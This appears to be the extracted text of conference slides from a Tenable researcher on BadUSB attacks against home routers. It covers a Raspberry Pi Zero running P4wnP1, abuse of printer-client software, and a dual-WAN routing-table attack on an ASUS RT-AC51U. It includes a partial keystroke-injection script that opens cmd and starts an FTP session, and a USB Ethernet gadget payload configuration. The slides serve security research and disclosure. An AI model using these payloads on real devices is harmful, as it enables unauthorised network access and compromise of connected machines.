



BadUSB in Routers

Before We Start

- Code
 - https://github.com/tenable/router_badusb
- Slides
 - https://github.com/tenable/router_badusb/slides.pdf
- Proof of concept videos
 - <https://www.youtube.com/watch?v=aoaB6hiHGiM>
 - <https://www.youtube.com/watch?v=LvWo8fUaJdo>
 - <https://www.youtube.com/watch?v=3X7xrgan5Tk>

albinolobster@ubuntu:~\$ whoami



Jacob Baines

Principal Research Engineer @ Tenable


 @Junior_Baines

 jacob-baines


Agenda



What is BadUSB?




Setting a Goal



Tooling



**Traditional Attacks Over
IP**



Routing Table Attack




Man-in-the-Middle



What is BadUSB?

What is BadUSB?

A Simplified Version



What is BadUSB?

Practical Application: Keyboards

Go ahead
and send
keystrokes

```
GUI r  
DELAY 200  
STRING cmd  
ENTER  
DELAY 600  
STRING cd  
%USERPROFILE%  
ENTER  
STRING ftp -i  
...
```



What is BadUSB?

Practical Application: Ethernet Device



- USB device acts like a router
- [PoisonTap](#) by Samy Kamkar
- [Snagging creds from locked machines](#) by Rob “mubix” Fuller



Setting a Goal

Setting a Goal

What are these USB ports for?



Setting a Goal

Gaining LAN Access



Can I join
the LAN,
please?





Tooling

Tooling

Raspberry Pi Zero



Tooling

Raspberry Pi Zero: Additional Accessories



Item	Price
Raspberry Pi Zero	\$5.00
BadUSB Board Kit	\$11.88
8 GB MicroSD	\$5.59
Total	\$22.47

Tooling

Raspberry Pi Zero: Assembled



Tooling

Raspberry Pi Zero: Software

- Raspbian Stretch
 - Debian based OS for Raspberry Pi
- P4wnP1
 - <https://github.com/mame82/P4wnP1>
 - Easy to use BadUSB Framework
 - Intended for the Raspberry Pi



Tooling

Not What We Are Going For





Traditional Attacks Over IP




Traditional Attacks over IP

SOHO Routers with USB Printer Support



Traditional Attacks over IP

USB Printer Client Software




Traditional Attacks over IP

Not a Printer




Traditional Attacks over IP

Wait What?




Traditional Attacks over IP

Connecting Works!?



Traditional Attacks over IP

...and I can get use it to connect to other Wifi Networks




Traditional Attacks over IP

Still Not a Printer



Traditional Attacks over IP

This is Fine




Traditional Attacks over IP

P4wnP1 HID Attack: Router View




Traditional Attacks over IP

P4wnP1 HID Attack: Client View



Traditional Attacks over IP

P4wnP1 HID Attack: Client owned





Routing Table Attack

Routing Table Attack

3G/4G Dongle Support



Routing Table Attack

ASUS RT-AC51U: Dual WAN Mode

Operation Mode: [Wireless router](#) Firmware Version: [3.0.0.4.380_8457](#)
SSID: [RT-AC51U_14_2G](#) [RT-AC51U_14_5G](#)

Internet Connection Dual WAN Port Trigger Virtual Server / Port Forwarding DMZ DDNS NAT Passthrough

WAN - Dual WAN

RT-AC51U provides Dual WAN support. Select Failover mode to use a secondary WAN for backup network access. Select Load Balance mode to optimize bandwidth, maximize throughput, minimize response time, and prevent data overload for both WAN connections. [Dual WAN FAQ](#)

Basic Config

Enable Dual WAN	☒ ON
Primary WAN	WAN
Secondary WAN	USB
Dual WAN Mode	Load Balance Load Balance optimizes resource and maximizes throughput, which provides better performance for Primary and Secondary WAN with similar network speeds.
Load Balance Configuration	1 : 1

Routing rules for Dual WAN

Enable Routing rules	☐ Yes ☒ No
----------------------	---

Apply

Routing Table Attack

ASUS RT-AC51U with Raspberry Pi



Routing Table Attack

ASUS RT-AC51U: Initial Payload

```
# USB VID & PID. See: http://www.linux-usb.org/usb.ids
USB_VID="0x1D6B" # Linux Foundation
USB_PID="0x0103" # NCM (Ethernet) Gadget

# Gadget features
USE_ECM=true # if true CDC ECM will be enabled
USE_RNDIS=true # if true RNDIS will be enabled
USE_HID=false # if true HID (keyboard) will be enabled
USE_RAWHID=false # if true HID raw device will be enabled
USE_UMS=false # if true USB Mass Storage will be enabled

# disable setting of static routes for all IPv4 addresses
ROUTE_SPOOF=false

# Network and DHCP options for Ethernet over USB
IF_IP="192.168.4.1"
IF_MASK="255.255.255.252"
IF_DHCP_RANGE="192.168.4.2,192.168.4.2"

function onNetworkUp()
{
    route add default gw 192.168.4.2
}
```

Routing Table Attack

ASUS RT-AC51U: Raspberry Pi as the Secondary WAN



- USB is the second WAN
- USB is a Raspberry Pi


Routing Table Attack

ASUS RT-AC51U: Routing Table

General Log	Wireless Log	DHCP leases	IPv6	Routing Table	Port Forwarding	Connections
System Log - Routing Table						
This page shows the detailed routing status.						
Destination	Gateway	Genmask	Flags	Metric	Ref	Use Type Iface
192.168.1.1	*	255.255.255.255	UH	0	0	0 WAN0 vlan2
239.255.255.250	*	255.255.255.255	UH	0	0	0 LAN br0
192.168.4.0	*	255.255.255.252	U	0	0	0 WAN1 usb1
192.168.50.0	*	255.255.255.0	U	0	0	0 LAN br0
192.168.1.0	*	255.255.255.0	U	0	0	0 WAN0 vlan2
default	192.168.1.1	0.0.0.0	UG	0	0	0 WAN0 vlan2

Routing Table Attack

ASUS RT-AC51U: Network Diagram



Routing Table Attack

ASUS RT-AC51U: LAN Access!


```
pi@MAME82-P4WNP1:~ $ ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 2 bytes 78 (78.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2 bytes 78 (78.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

usb1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.4.1 netmask 255.255.255.252 broadcast 192.168.4.3
    inet6 fe80::4063:65ff:fe65:4321 prefixlen 64 scopeid 0x20<link>
